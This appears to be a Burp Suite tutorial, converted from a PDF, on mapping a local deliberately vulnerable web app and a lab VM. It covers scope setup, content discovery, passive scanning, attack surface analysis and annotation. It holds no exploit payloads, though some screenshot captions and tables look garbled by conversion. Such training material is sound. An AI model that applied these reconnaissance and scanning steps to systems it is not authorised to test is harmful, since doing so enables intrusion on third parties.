
- <http://127.0.0.1:9090/app/redirect?url=>

invalid redirect url

3. Review any unrequested items

Defining Target Scope

In Burp, go to "Target" > "Site map" tab. Observe that the site map is populated with path to files and folders from multiple domains. Items that have been requested are shown in **black**, and other items are shown in **gray** color.



Add to Scope

1. To add a URL (e.g.,) to your testing scope, right click on the chosen URL and select "**Add to scope**" option from the context menu.

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders


1 http://127.0.0.1:9090

2 Add to scope

| | Method | URL | Param |
|--------|--------|----------------------------|-------|
| 1:9090 | GET | /learn | |
| 1:9090 | GET | / | |
| 1:9090 | POST | /forgotpw | |
| 1:9090 | POST | /login | |
| 1:9090 | GET | /logout | |
| 1:9090 | POST | /register | |
| 1:9090 | GET | /assets/fa/css/font-aw... | |
| 1:9090 | GET | /assets/jquery-3.2.1.... | |
| 1:9090 | GET | /assets/showdown.mi... | |
| 1:9090 | GET | /learn/vulnerability/a1... | |

Content-Type: text/html; charset=utf-8
 Content-Length: 6464
 ETag: W/"1940-HIDkPj4+2siDvA0S7bkNvO6mm5U"
 Date: Thu, 06 Sep 2018 21:53:40 GMT
 Connection: close

2. Select "No" in the "Proxy history logging" prompt. This is because we want to capture all requests (in or out of scope) that are made, and responses that are received, while accessing the target web application.



Remove from Scope

If you have added a domain in your testing scope, but want to exclude certain (sensitive) links that could be disruptive, e.g., links that could log us out of the application, or could delete information from the database, etc., then follow steps as described below:

1. Identify sensitive links that need to be dealt with caution, e.g., <http://127.0.0.1:9090/logout>
2. Right click on the chosen URL and select "**Remove from scope**" option from the context menu.

The screenshot shows the OWASP ZAP interface with the 'Target' tab selected. In the 'Scope' sub-tab, a context menu is open over the 'logout' item in the site map. The menu has option 2, 'Remove from scope', highlighted with a green circle. The interface includes a 'Contents' panel showing a single entry for a 302 redirect to the root URL, and a 'Request/Response' panel displaying the response details.

| Host | Method | URL | Params | Status |
|-----------------------|--------|---------|--------|--------|
| http://127.0.0.1:9090 | GET | /logout | | 302 |

Target Scope

1. Go to "Target" tab > "Scope" sub-tab to see the URLs that have been included and excluded from target scope.

Target Scope

Define the in-scope targets for your current work. This configuration affects:

Use advanced scope control

Include in scope


| Add | Enabled | Prefix |
|--|-------------------------------------|------------------------|
| <input type="button" value="Add"/> | <input checked="" type="checkbox"/> | http://127.0.0.1:9090/ |
| <input type="button" value="Edit"/> | | |
| <input type="button" value="Remove"/> | | |
| <input type="button" value="Paste URL"/> | | |
| <input type="button" value="Load ..."/> | | |

Exclude from scope

| Add | Enabled | Prefix |
|--|-------------------------------------|------------------------------|
| <input type="button" value="Add"/> | <input checked="" type="checkbox"/> | http://127.0.0.1:9090/logout |
| <input type="button" value="Edit"/> | | |
| <input type="button" value="Remove"/> | | |
| <input type="button" value="Paste URL"/> | | |
| <input type="button" value="Load ..."/> | | |

2. You could, now, configure suitable **display filters** on the site map and Proxy history tabs, to hide from view the items that you are not currently interested in. >

- Click on `Filter` bar.
- Select the checkbox labeled as `Show only in-scope items`.
- Click anywhere outside of the filter-box to apply the changes.



Advanced Scope Control

If you want to add/remove a URL to/from the target scope with more ease, do this:

1. Copy the URL that you wish to add/remove from scope, say `http://127.0.0.1:9090/logout`
2. Go to **Burp Suite** > "Target" tab > "Scope" sub-tab.
3. Check the checkbox labeled "**Use advanced scope control**".

| Add | Enabled | Protocol | Host / IP range | Port | File |
|-----------|---------|----------|-----------------|------|------|
| Edit | | | | | |
| Remove | | | | | |
| Paste URL | | | | | |
| Load ... | | | | | |

| Add | Enabled | Protocol | Host / IP range | Port | File |
|-----------|---------|----------|-----------------|------|------|
| Edit | | | | | |
| Remove | | | | | |
| Paste URL | | | | | |
| Load ... | | | | | |

4. Choose either "*Include in scope*" or "*Exclude from scope*" section, depending on where you would want to place the URL.
5. Click on "**Paste URL**" button.

| Add | Enabled | Protocol | Host / IP range | Port | File |
|--|---------|-----------------|-----------------|---------|------------|
| <input checked="" type="checkbox"/> | HTTP | ^127\.0\.0\.1\$ | | ^9090\$ | ^/logout.* |
| <input type="button" value="Edit"/> | | | | | |
| <input type="button" value="Remove"/> | | | | | |
| <input type="button" value="Paste URL"/> | | | | | |
| <input type="button" value="Load ..."/> | | | | | |

6. To modify Protocol, Host, Port, or File values, select the appropriate entry and click on "Edit" button.

| Add | Enabled | Protocol | Host / IP range | Port | File |
|--|---------|-----------------|-----------------|---------|------------|
| <input checked="" type="checkbox"/> | HTTP | ^127\.0\.0\.1\$ | | ^9090\$ | ^/logout.* |
| <input type="button" value="Edit"/> | | | | | |
| <input type="button" value="Remove"/> | | | | | |
| <input type="button" value="Paste URL"/> | | | | | |
| <input type="button" value="Load ..."/> | | | | | |

Edit URL to exclude from scope

Specify a regular expression to match each URL component, or leave blank to match any item. An IP range can be specified instead of a hostname.

Protocol: Any

Host or IP range: ^127\.0\.0\.1\$

Port: ^9090\$

File: ^/logout.*

7. Make the required changes and click on OK button to save your changes.

Reviewing Unrequested Items

Review the site map for any items in your target that have been detected via passive spidering but have not yet been requested. These items are shown in gray in the site map.

1. Go to "Target" > "Site map" in Burp Suite.
2. Locate unrequested items by selecting the whole application in the tree view, and sorting the table view on the "Time requested" column (by clicking the column header).

| Contents | | | | | | | | | | |
|--|--------|---------------------------------------|--------|--------|--------|-----------|--------------|---------|---------------------|--|
| Host | Method | URL | Params | Status | Length | MIME type | Title | Comment | Time requested | |
| http://127.0.0.1:9090 | POST | /register | | 302 | 249 | HTML | | | 03:23:40 7 Sep 2018 | |
| https://auss.mozilla.org | GET | /logout | | 302 | 234 | HTML | | | 03:30:09 7 Sep 2018 | |
| http://iscibinary.openh264.org | POST | /forgotpw | | 302 | 249 | HTML | | | 03:37:58 7 Sep 2018 | |
| http://detectportal.firefox.com | GET | / | | 302 | 249 | HTML | | | 03:39:30 7 Sep 2018 | |
| https://incoming.telemetry.mozilla.org | POST | /login | | 302 | 249 | HTML | | | 03:44:26 7 Sep 2018 | |
| https://maxcdn.bootstrapcdncdn.com | GET | /earn | | 200 | 6668 | HTML | Damn Vuln... | | 03:44:26 7 Sep 2018 | |
| https://normandy.cdn.mozilla.net | GET | /assets/jquery-3.2.1.min.js | | 304 | 239 | script | | | 03:44:26 7 Sep 2018 | |
| https://safebrowsing.googleapis.com | GET | /assets/fa/css/fontawesome.min... | | 304 | 238 | script | | | 03:44:26 7 Sep 2018 | |
| https://shaver.services.mozilla.com | GET | /assets/showndown.min.js | | 304 | 238 | script | | | 03:44:26 7 Sep 2018 | |
| https://tiles.services.mozilla.com | GET | /learn/vulnerability/a1_redirect | | | | | | | | |
| http://127.0.0.1:9090 | GET | /learn/vulnerability/a1_injection | | | | | | | | |
| http://127.0.0.1:9090 | GET | /learn/vulnerability/a2_broken_auth | | | | | | | | |
| http://127.0.0.1:9090 | GET | /learn/vulnerability/a3_xss | | | | | | | | |
| http://127.0.0.1:9090 | GET | /learn/vulnerability/a4_idor | | | | | | | | |
| http://127.0.0.1:9090 | GET | /learn/vulnerability/a5_sec_misconf | | | | | | | | |
| http://127.0.0.1:9090 | GET | /learn/vulnerability/a6_sensitive_... | | | | | | | | |
| http://127.0.0.1:9090 | GET | /learn/vulnerability/a7_missing_a... | | | | | | | | |
| http://127.0.0.1:9090 | GET | /learn/vulnerability/a8_csrf | | | | | | | | |
| http://127.0.0.1:9090 | GET | /learn/vulnerability/a9_vuln_comp... | | | | | | | | |

3. Manually review these items (for example, by copying each URL into your browser) to confirm whether they contain any further interesting content.

Discovering Hidden Content

Now that you have browsed the application by following all of the visible links, try to identify any **hidden** content that is not linked from the visible content.

- Select an HTTP request anywhere within Burp, or any part of the Target site map, and choose "Engagement tools" > "Discover content" from the context menu.

The screenshot shows the Burp Suite interface with the "Site map" tab selected. In the center, there is a tree view of the site map under "http://127.0.0.1:9090". A context menu is open over an item in the "vulnerability" folder. The menu path is: "Engagement tools" > "Discover content". The "Discover content" option is highlighted. To the right of the menu, a list of requests is shown in a table with columns "Method" and "URL".

| Method | URL |
|--------|---|
| POST | /register |
| POST | /forgotpw |
| GET | /learn/vulnerability/a10_redirect |
| GET | /learn/vulnerability/a1_injection |
| GET | /learn/vulnerability/a2_broken_auth |
| GET | /learn/vulnerability/a3_xss |
| GET | /learn/vulnerability/a4_idor |
| GET | /learn/vulnerability/a5_sec_misconf |
| GET | /learn/vulnerability/a6_sensitive_da... |
| GET | /learn/vulnerability/a7_missing_a... |
| GET | /learn/vulnerability/a8_csrf |
| GET | /learn/vulnerability/a9_vuln_compon... |

- Click on "Session is not running" button in the "Control" tab to start content discovery.

The screenshot shows the Burp Suite interface with the "Control" tab selected. In the center, there is a section titled "Discovery Session Status" with a sub-section "Session is not running". Below this, there is a table of statistics and a section titled "Queued Tasks".

| Requests made: | 0 |
|--------------------------------|---|
| Bytes transferred: | 0 |
| Errors: | 0 |
| Tasks queued: | 0 |
| Spider requests queued: | 0 |
| Responses queued for analysis: | 0 |

| Path | Task | Requests |
|------|------|----------|
| | | |

- The discovery session starts.

Content discovery: http://127.0.0.1:9090/

[Control](#) [Config](#) [Site map](#)

Discovery Session Status

Use these settings to monitor and control the discovery session.

Session is running

| | |
|--------------------------------|-----------|
| Requests made: | 14,624 |
| Bytes transferred: | 7,867,137 |
| Errors: | 0 |
| Tasks queued: | 73 |
| Spider requests queued: | 0 |
| Responses queued for analysis: | 0 |

Queued Tasks

| Path | Task | Requests |
|-----------------------|--|----------|
| /learn/vulnerability/ | Test numeric variants on a1_injection | 2 |
| /learn/vulnerability/ | Test extension variants on a1_injection | 1 |
| /learn/vulnerability/ | Test numeric variants on a3_xss | |
| /learn/vulnerability/ | Test extension variants on a3_xss | |
| /learn/vulnerability/ | Test numeric variants on a4_idor | |
| /learn/vulnerability/ | Test extension variants on a4_idor | |
| /learn/vulnerability/ | Test numeric variants on a5_sec_misconf | |
| /learn/vulnerability/ | Test extension variants on a5_sec_misconf | |
| /learn/vulnerability/ | Test numeric variants on a2_broken_auth | |
| /learn/vulnerability/ | Test extension variants on a2_broken_auth | |
| /learn/vulnerability/ | Test numeric variants on a8_csrf | |
| /learn/vulnerability/ | Test extension variants on a8_csrf | |
| /learn/vulnerability/ | Test numeric variants on a6_sensitive_data | |
| /learn/vulnerability/ | Test extension variants on a6_sensitive_data | |
| /learn/vulnerability/ | Test numeric variants on a7_missing_access_control | |

4. To understand what is happening as part of the discovery process, click on the "**Config**" tab and analyze all options.

Content discovery: http://127.0.0.1:9090/

[Control](#) [Config](#) [Site map](#)

Target

Define the start directory for the content discovery session, and whether files or directories should be targeted.

Start directory:

Discover:

- Files and directories
- Files only
- Directories only
- Recurse subdirectories

Max depth:

Filenames

Configure the sources Burp should use for generating filenames to test.

Built-in short file list
 Built-in short directory list
 Built-in long file list
 Built-in long directory list
 Custom file list:
 [Choose file...](#)

Custom directory list:
 [Choose file...](#)

Names observed in use on target site
 Derivations based on discovered items

File Extensions

These settings control how the discovery session adds file extensions to file stems that are being tested.

Test these extensions:
 [Edit](#)

Test all extensions observed in use on target site, except for:
 [Edit](#)

Test these variant extensions on discovered files:
 [Edit](#)

Test file stems with no extension

- Move to the "Site map" tab (within the "Content Discovery" window) to see what has been discovered as part of automated content discovery process.

Content discovery: https://192.168.56.101/

| Host | Method | URL | Params | Status | Length | MIME type | Title |
|------------------------|--------|-------------------------|--------|--------|--------|-----------|-------|
| https://192.168.56.101 | GET | /lessons/adminOnly/r... | | 200 | 1181 | HTML | |

Request Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Cache-Control: private
Expires: Thu, 01 Jan 1970 01:00:00 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 955
Date: Thu, 16 Aug 2018 11:08:34 GMT
Connection: close

<html><head></head><body>

0 matches

Automated Scanning

1. Configure Burp. Refer the section [Tool Configuration](#).
2. In the "Site map" tab, select any URL and right-click to open the context menu.
3. Select "Passively scan this host" option from the context menu.

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project

Site map Scope

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses;

http://127.0.0.1:9090

Contents

| Method | URL |
|--------|-------------------------------------|
| GET | / |
| GET | /assets/jquery-3.2.1.min.js |
| GET | /assets/fa/css/font-awesome.min.css |
| GET | /assets/showdown.min.js |
| GET | /login |
| POST | /register |
| GET | /learn |
| GET | /learn/vulnerability/a1_injection |
| POST | /app/usersearch |
| POST | /app/usersearch |
| POST | /app/usersearch |
| GET | /app/ping |
| POST | /app/ping |
| POST | /app/ping |
| GET | /learn/vulnerability/a2_broken_auth |
| GET | /forgotpw |
| POST | /forgotpw |

Analyzing The Attack Surface

1. In the "Site map" tab, select a branch and right-click to open the context menu.
2. Select "Engagement tools" > "Analyze target" option from the context menu.

The screenshot shows the ZAP (Zed Attack Proxy) interface with the "Site map" tab selected. On the left, there is a tree view of URLs under the host "http://127.0.0.1:9090". A context menu is open over the root node "http://127.0.0.1:9090". The "Engagement tools" submenu is expanded, and the "Analyze target" option is highlighted. Other options in the submenu include Search, Find comments, Find scripts, Find references, Discover content, Schedule task, and Simulate manual testing. The main pane shows a table of requests with columns for Method, URL, and Status (e.g., ET, DST). Some rows are highlighted in orange, indicating they are part of the current scope.

| Method | URL |
|--------|-------------------------------------|
| ET | / |
| ET | /assets/jquery-3.2.1.min.js |
| ET | /assets/fa/css/font-awesome.min.css |
| ET | /assets/showdown.min.js |
| DST | /app/ping |
| DST | /app/ping |
| ET | /learn/vulnerability/a2_broken_auth |
| ET | /forgotpw |
| DST | /forgotpw |
| GET | /learn/vulnerability/a3_xss |

3. In the "Target Analyzer" dialog, go through each of the tabs, i.e., "Summary", "Dynamic URLs", "Static URLs", and "Parameters" to understand the request and response structures, and to identify potentially vulnerable HTTP requests.

Target analyzer | http://127.0.0.1:9090/

| Summary | Dynamic URLs | Static URLs | Parameters |
|------------------------------|------------------------|-------------|------------|
| Host | URL | Method | Params |
| http://127.0.0.1:9090 | /app/calc | POST | 1 |
| http://127.0.0.1:9090 | /app/modifyproduct | GET POST | 5 |
| http://127.0.0.1:9090 | /app/ping | POST | 1 |
| http://127.0.0.1:9090 | /app/products | POST | 1 |
| http://127.0.0.1:9090 | /app/redirect | GET | 1 |
| http://127.0.0.1:9090 | /app/useredit | POST | 5 |
| http://127.0.0.1:9090 | /app/usersearch | POST | 1 |
| http://127.0.0.1:9090 | /forgotpw | POST | 1 |
| http://127.0.0.1:9090 | /register | POST | 5 |

Request Response Parameters

Raw Params Headers Hex

```
POST /app/usersearch HTTP/1.1
Host: 127.0.0.1:9090
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Referer: http://127.0.0.1:9090/app/usersearch
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Cookie:
connect.sid=s%3A_rV5_vy31sTXNKpCDDVQDJSeo0IT6uh4.YuAXSfBLYbZtUs02bL5AnGOQWXsKEw2Oy8NLY5Y8W5o
Connection: close
Upgrade-Insecure-Requests: 1

login=user1
```

? < + > Type a search term 0 matches

Display Filters

- Without closing the "Target Analyzer" dialog, go to parent window in Burp, i.e., "Target" > "Site map".
- You can, now, configure suitable **display filters** to hide from your view the items that you are currently not interested in. For example: >
 - Click on **Filter** bar.
 - Select the checkbox labeled as `Show only in-scope items`.
 - Click anywhere outside of the filter-box to apply the changes.

Burp Intruder Repeater Window Help

Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Target Proxy Spider Scanner Intruder

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders 1 ?

| | | | |
|---|---|--|--|
| Filter by request type | Filter by MIME type | Filter by status code | Folders |
| <input checked="" type="checkbox"/> Show only in-scope items (2) <input type="checkbox"/> Show only requested items <input type="checkbox"/> Show only parameterized requests <input checked="" type="checkbox"/> Hide not-found items | <input checked="" type="checkbox"/> HTML <input checked="" type="checkbox"/> Script <input checked="" type="checkbox"/> XML <input type="checkbox"/> CSS | <input checked="" type="checkbox"/> 2xx [success] <input checked="" type="checkbox"/> 3xx [redirection] <input type="checkbox"/> 4xx [request error] <input checked="" type="checkbox"/> 5xx [server error] | <input checked="" type="checkbox"/> Hide empty folders |
| Filter by search term [Pro only] | Filter by file extension | Filter by annotation | |
| <input type="checkbox"/> Show only: asp.aspx,jsp.php <input type="checkbox"/> Hide: js,gif,jpg,png,css | | <input type="checkbox"/> Show only commented items <input type="checkbox"/> Show only highlighted items | |
| <input type="button"/> Show all <input type="button"/> Hide all <input type="button"/> Revert changes | | | |

Annotating Interesting Items

Annotate items with colorful **highlights** and **comments**, to describe their purpose or to identify interesting items.

- To highlight a request, right-click on the chosen request and select "**Highlight**" from the context menu.

The screenshot shows the OWASp ZAP tool's "Contents" tab with a list of network requests. A context menu is open over a specific POST request to <https://192.168.56.101/lessons/fe04648f43c...>. The "Highlight" option is selected, and the entire row for this request is highlighted with a yellow background. The context menu also includes options like "Remove from scope", "Spider from here", "Do an active scan", "Do a passive scan", "Send to Intruder", "Send to Repeater", "Send to Sequencer", "Send to Comparer (request)", "Send to Comparer (response)", "Show response in browser", "Request in browser", "Engagement tools", "Compare site maps", "Add comment", "Highlight" (which is currently selected), "Delete item", "Copy URL", "Copy as curl command", "Copy links", "Save item", "View", "Show new site map window", and "Site map help".

- To add a comment against a request, right-click on the chosen request and select "**Add comment**" from the context menu.

Contents

| Host | Method | URL | Params | Status | Length | MIME type | Title | Comment | Time requ... |
|------------------------|--------|-----------|--------|--------|--------|-----------|-------|---------------------------------|---------------|
| https://192.168.56.101 | GET | /manager/ | | 302 | 442 | | | https://192.168.56.101/manager/ | 00:23:20 1... |

Request Response

Raw Headers Hex

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Cache-Control: private
Expires: Thu, 01 Jan 1970 01:00:00 GMT
Set-Cookie: JSESSIONID=5BF507C1A6934BC7B7C633730F580E35; Path=/manager/
Location: https://192.168.56.101/manager/html?org.apache.catalina.filters.CSRF_NONCE=3CC88F1C1073B171C0DC5C0056BEE11F
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 0
Date: Thu, 16 Aug 2018 10:59:19 GMT
Connection: close

Comment

Enter a comment

Reveals presence of Tomcat server

Cancel OK

Contents

| Host | Method | URL | Params | Status | Length | MIME type | Title | Comment | Time requ... |
|------------------------|--------|-----------|--------|--------|--------|-----------|-------|-----------------------------------|---------------|
| https://192.168.56.101 | GET | /manager/ | | 302 | 442 | | | Reveals presence of Tomcat server | 00:23:20 1... |

HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
Cache-Control: private
Expires: Thu, 01 Jan 1970 01:00:00 GMT
Set-Cookie: JSESSIONID=5BF507C1A6934BC7B7C633730F580E35; Path=/manager/; Secure; HttpOnly
Location: https://192.168.56.101/manager/html?org.apache.catalina.filters.CSRF_NONCE=3CC88F1C1073B171C0DC5C0056BEE11F
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 0
Date: Thu, 16 Aug 2018 10:59:19 GMT
Connection: close

Sending items to other Burp Tools

If you wish to analyze a chosen request further, you may do so by sending the request to Burp's Repeater, Intruder or any other tool within Burp.

1. Select a request and right-click on it to open the context menu.

Contents

| Host | Method | URL | Params | Status ▲ | Length | MIME type | Title |
|-----------------------|--------|----------------------|--------|----------|--------|-----------|---|
| http://127.0.0.1:9090 | GET | /app/admin/usersapi | | 200 | 725 | JSON | |
| http://127.0.0.1:9090 | GET | /app/admin/ | | 302 | 352 | text | |
| http://127.0.0.1:9090 | GET | /app/admin/users/ | | 302 | 354 | text | |
| http://127.0.0.1:9090 | GET | /app/admin/usersapi/ | | | | | http://127.0.0.1:9090/app/admin/usersapi/ |
| http://127.0.0.1:9090 | GET | /app/admin/usersapi/ | | | | | |

Request Response

Raw Headers Hex

GET /app/admin/usersapi/ HTTP/1.1
 Host: 127.0.0.1:9090
 Accept: */*
 Accept-Language: en
 User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0; .NET CLR 3.5.30729; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E)
 Connection: close

http://127.0.0.1:9090/app/admin/usersapi/

Remove from scope

Spider from here

Do an active scan

Do a passive scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer (request) Ctrl+Alt+1

Send to Comparer (response) Ctrl+Alt+2

Show response in browser

Request in browser ►

Engagement tools ►

Compare site maps

Add comment Ctrl+2

Highlight

Delete item

Copy URL

Copy as curl command

Copy links

Save item

View ►

Show new site map window

Site map help

- Choose the right option depending on where you want to send the selected request / response to.

Searching Branches of Site Map

- In the "Target" >"Site map" tab, select a branch and right-click to open the context menu.
- Select "Engagement tools" > "Search" option from the context menu.

The screenshot shows the Burp Suite interface with the "Site map" tab selected. On the left, a tree view of the site map shows a branch for "http://127.0.0.1:9090/app/admin". A context menu is open over this branch, with the "Engagement tools" option expanded. The "Search" option under "Engagement tools" is highlighted. The menu also includes options like "Compare site maps", "Expand branch", and "Delete branch". On the right, a "Contents" table lists several requests related to the "admin" folder.

| Host | Method | URL |
|-----------------------|--------|----------------------|
| http://127.0.0.1:9090 | GET | /app/admin/usersapi |
| http://127.0.0.1:9090 | GET | /app/admin/ |
| http://127.0.0.1:9090 | GET | /app/admin/users/ |
| http://127.0.0.1:9090 | GET | /app/admin/usersapi/ |
| http://127.0.0.1:9090 | GET | /app/admin/users |

3. Search for a keyword to identify HTTP requests or responses that contain the search term.

The screenshot shows the Burp Suite search interface with the search term "user" entered in the search bar. The search results table shows five entries, all from the "Target" host, corresponding to requests for "/app/admin/" and "/app/admin/users". The search results table has columns for Source, Host, URL, Status, Length, and Time requested.

| Source | Host | URL | Status | Length | Time requested |
|---------|-----------------------|----------------------|--------|--------|---------------------|
| Target | http://127.0.0.1:9090 | /app/admin/ | 302 | 352 | 16:32:19 7 Sep 2018 |
| Target | http://127.0.0.1:9090 | /app/admin/users | 304 | 152 | 16:27:34 7 Sep 2018 |
| Target | http://127.0.0.1:9090 | /app/admin/users/ | 302 | 354 | 16:32:33 7 Sep 2018 |
| Scanner | http://127.0.0.1:9090 | /app/admin/usersapi | 200 | 725 | 16:27:34 7 Sep 2018 |
| Target | http://127.0.0.1:9090 | /app/admin/usersapi/ | 302 | 350 | 16:32:33 7 Sep 2018 |

Find Comments and Scripts

1. In the "Target" >"Site map" tab, select a branch and right-click to open the context menu.
2. Select "Engagement tools" > "Find comments" or "Find scripts" option from the context menu.

The screenshot shows the Burp Suite interface with the "Site map" tab selected. A context menu is open over a host entry for "http://127.0.0.1:9090". The menu path "Engagement tools" is highlighted. The "Find comments" option is also highlighted in blue.

| Host | Method |
|-----------------------|--------|
| http://127.0.0.1:9090 | GET |

3. Select the "Dynamic update" option to allow Burp to dynamically update the results as new HTTP messages are processed by Burp tools.

- o **Comments:**

The screenshot shows the Burp Suite "Comments search" tool for the host "http://127.0.0.1:9090". The "Dynamic update" checkbox is checked. The table lists various comments, mostly from the "Scanner" and "Target" components, related to HTML5 shims for IE6-8 support.

| Source | Host | URL | Item | Time requested |
|---------|-----------------------|-------------------------|--------------------------------|---------------------|
| Scanner | http://127.0.0.1:9090 | /app/calc | Le HTML5 shim, for IE6-8 su... | 16:27:19 7 Sep 2018 |
| Scanner | http://127.0.0.1:9090 | /app/calc | Le HTML5 shim, for IE6-8 su... | 16:28:37 7 Sep 2018 |
| Target | http://127.0.0.1:9090 | /app/calc | Le HTML5 shim, for IE6-8 su... | 16:27:24 7 Sep 2018 |
| Target | http://127.0.0.1:9090 | /app/modifyproduct | Le HTML5 shim, for IE6-8 su... | 16:28:05 7 Sep 2018 |
| Scanner | http://127.0.0.1:9090 | /app/modifyproduct?id=2 | Le HTML5 shim, for IE6-8 su... | 16:26:21 7 Sep 2018 |
| Scanner | http://127.0.0.1:9090 | /app/ping | Le HTML5 shim, for IE6-8 su... | 16:24:55 7 Sep 2018 |
| Target | http://127.0.0.1:9090 | /app/ping | Le HTML5 shim, for IE6-8 su... | 16:25:00 7 Sep 2018 |
| Scanner | http://127.0.0.1:9090 | /app/products | Le HTML5 shim, for IE6-8 su... | 16:25:33 7 Sep 2018 |
| Scanner | http://127.0.0.1:9090 | /app/products | Le HTML5 shim, for IE6-8 su... | 16:25:37 7 Sep 2018 |
| Target | http://127.0.0.1:9090 | /app/products | Le HTML5 shim, for IE6-8 su... | 16:26:03 7 Sep 2018 |
| Target | http://127.0.0.1:9090 | /app/products | Le HTML5 shim, for IE6-8 su... | 16:26:09 7 Sep 2018 |
| Proxy | http://127.0.0.1:9090 | /app/products | Le HTML5 shim, for IE6-8 su... | 16:25:59 7 Sep 2018 |

- o **Scripts:**

Scripts search | http://127.0.0.1:9090/

| Source | Host | URL | Item | Time requested |
|---------|-----------------------|-------------------------|-----------------------------------|---------------------|
| Scanner | http://127.0.0.1:9090 | /app/calc | var converter = new showdown... | 16:27:19 7 Sep 2018 |
| Scanner | http://127.0.0.1:9090 | /app/calc | var converter = new showdown... | 16:28:37 7 Sep 2018 |
| Target | http://127.0.0.1:9090 | /app/calc | var converter = new showdown... | 16:27:24 7 Sep 2018 |
